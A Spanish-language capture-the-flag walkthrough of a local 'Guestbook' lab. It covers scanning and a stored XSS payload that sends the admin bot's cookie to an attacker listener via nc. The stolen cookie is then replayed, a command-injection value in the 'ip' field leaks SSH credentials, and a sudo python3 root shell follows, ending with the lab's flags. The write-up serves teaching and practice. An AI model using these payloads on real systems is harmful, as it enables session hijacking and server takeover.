


LABORATORIO GUESTBOOK

`nmap -p- -sS -sC -sV --min-rate 5000 -vvvvv -n -Pn 172.17.0.2 -oN escaneo.txt`

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64   OpenSSH 9.2p1 Debian 2+deb12u10 (protocol 2.0)
|_ ssh-hostkey:
|_ 256 03:e0:94:f2:bb:51:a8:d3:84:7a:ca:3f:89:3d:91:25 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHhAYNTYAAAIAbmlzdHhAYNTYAAABBBHWhja1D2yi2aRAvmpNnZLQotTjjE8/rZqTDvtGgwCSBLWXg7fc7g4JPCNLdubDX51WsmVcCYXuLPLM1okKKKTK=
|_ 256 55:ec:df:06:bd:d8:d5:5f:78:87:34:47:45:7d:2b (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHSjogG3fo2XERkhr0q/WoH8Sf0eYDYaA6VguIkHcj6D7
80/tcp    open  http     syn-ack ttl 64   Apache httpd 2.4.67 ((Debian))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: VIP Guestbook
|_ http-server-header: Apache/2.4.67 (Debian)
MAC Address: 5E:A0:F9:76:7F:08 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

1. Resumen Ejecutivo



`feroxbuster -u http://172.17.0.2 -x php,txt,bak,old,zip,conf,inc -C 404 -o ferox_results.txt`

```
(kali@kali)~/.Downloads/guestbook
$ feroxbuster -u http://172.17.0.2 -x php,txt,bak,old,zip,conf,inc -C 404 -o ferox_results.txt

FERRIC OXIDE
by Ben "epi" Risher ver: 2.13.1

Target Url      http://172.17.0.2/
In-Scope Url    172.17.0.2
Threads         50
Wordlist         /usr/share/feroxbuster/raft-medium-directories.txt
Status Code Filters [+...]
Timeout (secs)  7
User-Agent      feroxbuster/2.13.1
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
Output File     ferox_results.txt
Extensions      [php, txt, bak, old, zip, conf, inc]
HTTP methods    [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

404 GET 91 32w 312c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 91 29w 315c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 441 203w 2048c http://172.17.0.2/
200 GET 441 203w 2048c http://172.17.0.2/index.php
403 GET 11 7w 193c http://172.17.0.2/admin.php
[#####] - 10s 240000/240000 0s found:3 errors:0
[#####] - 9s 240000/240000 25298/s http://172.17.0.2/
```

Por medio de BurpSuite realizamos la validación de la página web, `http://172.17.0.2/index.php`, realizamos una inyección básica en el login.

```

Pretty  Raw  Hex
1 POST /index.php HTTP/1.1
2 Host: 172.17.0.2
3 Content-Length: 28
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://172.17.0.2
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0
  Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
  plication/signed-exchange;v=b3;q=0.7
11 Referer: http://172.17.0.2/index.php
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
14
15 name=admin&message=admin' --|

```

Verificamos en el Response

```

Response
Pretty  Raw  Hex  Render
23     }
24     button: hover{
25         background: #e64a19;
26     }
27     h2{
28         text-align: center;
29         color: #fff;
30         border-bottom: 2px solid #ff5722;
31         padding-bottom: 10px;
32     }
33 </style>
34 <script>
35     function validateForm(e) {
36         let msg = document.getElementById('message').value;
37         if (msg.includes('<') || msg.includes('>')) {
38             alert('Security Policy: HTML tags are strictly prohibited!');
39             e.preventDefault();
40             return false;
41         }
42         return true;
43     }
44 }

```

Hallamos que existe un libro de visitas que permite a los usuario dejar mensajes. El código de Java Script tiene una validación de seguridad.

```

if (msg.includes('<') || msg.includes('>')) {
    alert('Security Policy: HTML tags are strictly prohibited!');
    return false;
}

```


Esta validación evita que los usuarios escriban los caracteres < y > en el campo message, la validación solo está en el navegador (frontend) no hay validación en el servidor.

Para esto aplicaremos un XSS (Cross-Site Scripting) esta vulnerabilidad permite en este caso el atacante inyectar código malicioso en una página web.

Hay varios tipos de XSS:


- Reflejado.- el código malicioso se refleja inmediatamente en la respuesta del servidor.
- Almacenado.- el código se guarda en la base de datos y se ejecuta cada vez que alguien visitaba la página.
- DOM-based.- el código se ejecutaba por manipulaciones en el DOM del lado del cliente.

name=test&message=<script>alert('XSS')</script>



Realizado aquello se puede visualizar que el script alert('XSS').

```
<div class="msg">
  <div class="name">test</div>
  <div style="margin-top: 5px;"><script>alert('XSS')</script>
</div>
</div>
```



Usamos en el siguiente payload

name=xss&message=<script>document.location='http://172.17.0.1:9090/?cookie='.concat(document.cookie)</script>

```
1 POST /index.php HTTP/1.1
2 Host: 172.17.0.2
3 Content-Length: 127
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://172.17.0.2
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
10 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://172.17.0.2/index.php
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
14
15 name=xss&message=
    <script>document.location='http://172.17.0.1:9090/?cookie='.concat(document.cookie)</script>
```

Abrimos un listener nc -lvp 9090 en la terminal el cual se realizar la captura de la cookie



```
(kali@kali)-[~/Downloads/guestbook]
$ nc -lvp 9090
listening on [any] 9090 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 57894
GET /?cookie=admin_session=super_secret_admin_token_99 HTTP/1.1
Host: 172.17.0.1:9090
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/148.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://127.0.0.1/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Se ha capturado la cookie del bot administrador.

GET /?cookie=admin_session=super_secret_admin_token_99 HTTP/1.1

Usaremos la cookie para poder acceder a admin.php

```
curl -X POST http://172.17.0.2/admin.php
-b "admin_session=super_secret_admin_token_99"
-d "ip=127.0.0.1; whoami"
```

```
(kali@kali)-[~/Downloads/guestbook]
$ curl -X POST http://172.17.0.2/admin.php \
  -b "admin_session=super_secret_admin_token_99" \
  -d "ip=127.0.0.1; whoami"
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Admin Portal</title>
  <style>
    body { font-family: 'Courier New', Courier, monospace; background: #0a0a0a; color: #00ff00; padding: 40px; }
    .panel { border: 1px solid #00ff00; padding: 20px; max-width: 600px; margin: auto; }
    h1 { border-bottom: 1px dashed #00ff00; padding-bottom: 10px; }
    .creds { background: #111; padding: 15px; border-left: 4px solid #00ff00; margin-top: 20px; }
  </style>
</head>
<body>
  <div class="panel">
    <h1>[ SYSTEM ADMINISTRATION ]</h1>
    <p>Authentication: SUCCESS.</p>
    <p>Welcome back, Admin. As requested, here are the emergency SSH credentials for the server in case the web panel goes down.</p>
    <div class="creds">
      <strong>Username:</strong> guest<br><br>
      <strong>Password:</strong> GuestR00t2026!
    </div>
    <p style="margin-top: 30px; color: #888;">* Remember to rotate these credentials every 30 days.</p>
  </div>
</body>
</html>
```

```
<div class="creds">
  <strong>Username:</strong> guest<br><br>
  <strong>Password:</strong> GuestR00t2026!
</div>
```

Obtenida las credenciales podemos usarlas para poder conectarnos por SSH y de esa manera obtenemos la primera flag.

```
(kali@kali)-[~/Downloads/guestbook]
$ ssh guest@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:FzQ0CfuLRcWE7VFUo/erZ5RpdLNnsuQSNbNTHP2LYEg
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
guest@172.17.0.2's password:
Permission denied, please try again.
guest@172.17.0.2's password:
Permission denied, please try again.
guest@172.17.0.2's password:
Linux guestbook 6.19.14+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.19.14-1+kali1 (2026-05-05) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
guest@guestbook:~$
```

```
guest@guestbook:~$ cat user.txt
user{XSS_1s_n0t_d34d_y3t}
guest@guestbook:~$
```

Detectamos que el usuario guest puede ejecutar /usr/bin/python3 como root, no necesita contraseña (NOPASSWD).

Usamos una shell interactiva como root.

```
sudo /usr/bin/python3 -c 'import os; os.system("/bin/bash")'
```

Obtenemos la flag de root.

```
guest@guestbook:~$ sudo /usr/bin/python3 -c 'import os; os.system("/bin/bash")'
root@guestbook:/home/guest# ls
user.txt
root@guestbook:/home/guest# ls -al
total 24
drwxr-xr-x 2 guest guest 4096 Jun  5 17:01 .
drwxr-xr-x 1 root  root 4096 Jun  5 17:01 ..
-rw-r--r-- 1 guest guest 220 May  7 20:33 .bash_logout
-rw-r--r-- 1 guest guest 3526 May  7 20:33 .bashrc
-rw-r--r-- 1 guest guest 807 May  7 20:33 .profile
-rw-r--r-- 1 guest guest  26 Jun  5 17:01 user.txt
root@guestbook:/home/guest# cd /root
root@guestbook:~# ls
root.txt
root@guestbook:~# cat root.txt
root{Byp4ss_Fr0nt3nd_w1th_Burp}
root@guestbook:~#
```

[*] Iniciando laboratorio ...

[v] Laboratorio desplegado correctamente.

LAB: Guestbook

DIFICULTAD: ★★★★★★ fácil (1 puntos)

IP del laboratorio: 172.17.0.2

Ingresar la flag de User (formato user{ ... }): user{XSS_1s_n0t_d34d_y3t}

[+] Flag de usuario correcta. ¡Buen trabajo!

Ingresar la flag de Root (formato root{ ... }): root{Byp4ss_Fr0nt3nd_w1th_Burp}

¡Felicitaciones! Has comprometido Guestbook a nivel Fácil.

TIEMPO TOTAL: 03h 08m 42s

FECHA Y HORA: 2026-06-05 16:10:46 -0400

[*] Presiona Ctrl+C para eliminar el laboratorio